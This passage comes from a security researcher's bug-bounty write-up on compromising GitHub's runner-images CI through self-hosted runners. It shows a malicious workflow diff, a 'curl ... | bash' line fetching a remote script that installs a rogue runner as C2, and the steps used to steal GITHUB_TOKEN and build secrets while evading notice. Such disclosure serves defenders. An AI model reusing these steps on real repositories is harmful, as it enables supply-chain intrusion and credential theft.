    -var="vcenter_username=${{ secrets.VI_USER_NAME }}" `
    -var="vcenter_password=${{ secrets.VI_PASSWORD }}" `
    -var="vcenter_datacenter=${{ env.VCENTER_DATACENTER }}" `
    -var="cluster_or_esxi_host=${{ env.ESXI_CLUSTER }}" `
    -var="esxi_datastore=${{ env.BUILD_DATASTORE }}" `
    -var="output_folder=${{ env.OUTPUT_FOLDER }}" `
    -var="vm_username=${{ secrets.VM_USERNAME }}" `
    -var="vm_password=${{ secrets.VM_PASSWORD }}" `
    -var="xcode_install_storage_url=${{ secrets.xcode_install_storage_url }}" `
    -var="xcode_install_sas=${{ secrets.xcode_install_sas }}" `
    -var="github_api_pat=${{ secrets.GH_FEED_TOKEN }}" `
    -var="build_id=${{ env.VM_NAME }}" `
    -var="baseimage_name=${{ inputs.base_image_name }}" `
    -color=false `${{ inputs.template_path }} `
    | Where-Object {
        #Filter sensitive data from Packer logs
        $currentString = $_
        $sensitiveString = $SensitiveData | Where-Object { $currentString -match $_ }
        $sensitiveString -eq $null
```

The `ubuntu-win-generation.yml` workflow also used secrets in a similar manner. In order to get these secrets I would need to persist on the runner, wait until the runner picked up a legitimate build workflow, and then access the secrets. Since the secrets were part of a `run` step, the runner's `_temp` directory would contain the secrets until the end of the workflow. This behavior is described in depth by Karim Rahal in his post on leaking secrets from GitHub Action.

I would also be able to obtain the `GITHUB_TOKEN` from the `.git/config` file of the checked out repository because the workflow used `actions/checkout` with the default setting of persisting credentials.

Preparing the Payload

My first step was to obtain persistence on the self-hosted runner. From my perspective, I did not know where these runners lived, what kind of egress controls they might have had, or EDR/firewall on the host. To ensure I would successfully obtain persistence, I used a payload install something I knew would be able to connect out to C2. That payload was - surprise - another self-hosted GitHub Actions runner agent!



I modified the `linter.yml` workflow to instead run a script after checking out the repository.

```
-# CI Validation
-
 name: Linter
+run-name: "some CI testing"on:
   pull_request:
     branches: [ main ]
-    paths:
-      - '**.json'
-      - '**.md'
-      - '**.sh'
 jobs:
   build:
     name: Lint JSON & MD files
-    runs-on: ubuntu-latest
-
+    runs-on: ${{ matrix.os }}
+    strategy:
+      matrix:
+        version: [1, 2, 3]
+        os: [azure-builds, macos-vmware]
     steps:
       - name: Checkout Code
         uses: actions/checkout@v3
-        with:
-          fetch-depth: 0
-
       - name: Lint Code Base
-        uses: github/super-linter/slim@v4
+        continue-on-error: trueenv:
-          VALIDATE_ALL_CODEBASE: false
-          GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
-          VALIDATE_JSON: true
-          VALIDATE_MARKDOWN: true
-          DEFAULT_BRANCH: ${{ github.base_ref }}
-          FILTER_REGEX_EXCLUDE: .*images/*/.*-Readme.md
-
-      - name: Checking shebang lines in MacOS and Ubuntu releases.
+          version: ${{ matrix.version }}
+          SYSTEM_NAME: ${{ matrix.os }}run: ./images.CI/shebang-linter.ps1
-        shell: pwsh
+      - name: Checking shebang lines in MacOS and Ubuntu releases.
+        if: always()
```

```
+      run: echo "Run ./images.CI/shebang-linter.ps1"
+# HACKERONE testing [[email protected]](https://adnanthekhan.com/cdn-cgi/l/email-protection)
```

The `shebang-linter.ps1` script now simply contained a payload (and it wasn't a PowerShell script any longer)


#!/bin/bash sudo apt -y install jq curl -sSfL https://gist.githubusercontent.com/UncertainBadg3r/32c8fa0b13cdac6095b916a50b5bac34/raw/code | bash

I won't reveal exactly what the script did, but it essentially installed a self-hosted runner and connected it to my another private repository. If you read through GitHub's API docs for runner registration, then you can probably figure out what the script did in order to install a runner each time without needing a new token.


At this point, my payload was ready. The final step was to create PRs at a time when it would not be noticed, and right before the scheduled nightly run. It was essential that my workflow ran shortly before the nightly run, because that was my path to stealing the `GITHUB_TOKEN` along with secrets in order to prove impact.

The Attack


With my payload ready, I created a pull request from my fork. The pull request triggered workflow runs in the repository, and the linter workflow was picked up by the self-hosted runners. I had to do a bit of "on the fly debugging" as is common when you try a novel technique for the first time, but the outcome thankfully was the same.




Clicking that ‘Draft pull request’ button felt like it took an eternity.




My CI test runs were now present in the run logs, and my C2 repository now had **6** self-hosted runners connecting from GitHub’s network and/or cloud environment. I also forced push the commit in my fork to close the PR.




At this point definitely wanted the build logs gone as soon as possible! And that is where the scheduled runs came into play.



Within my C2 repository, I configured a simple workflow that ran commands on the self-hosted runners.




Since I now had what was essentially a web shell on the runners, I used it to capture the `runner-images` `.git/config` from within the runner's working directory while a scheduled build was running. I simply Base64 encoded it and printed it to the run log.



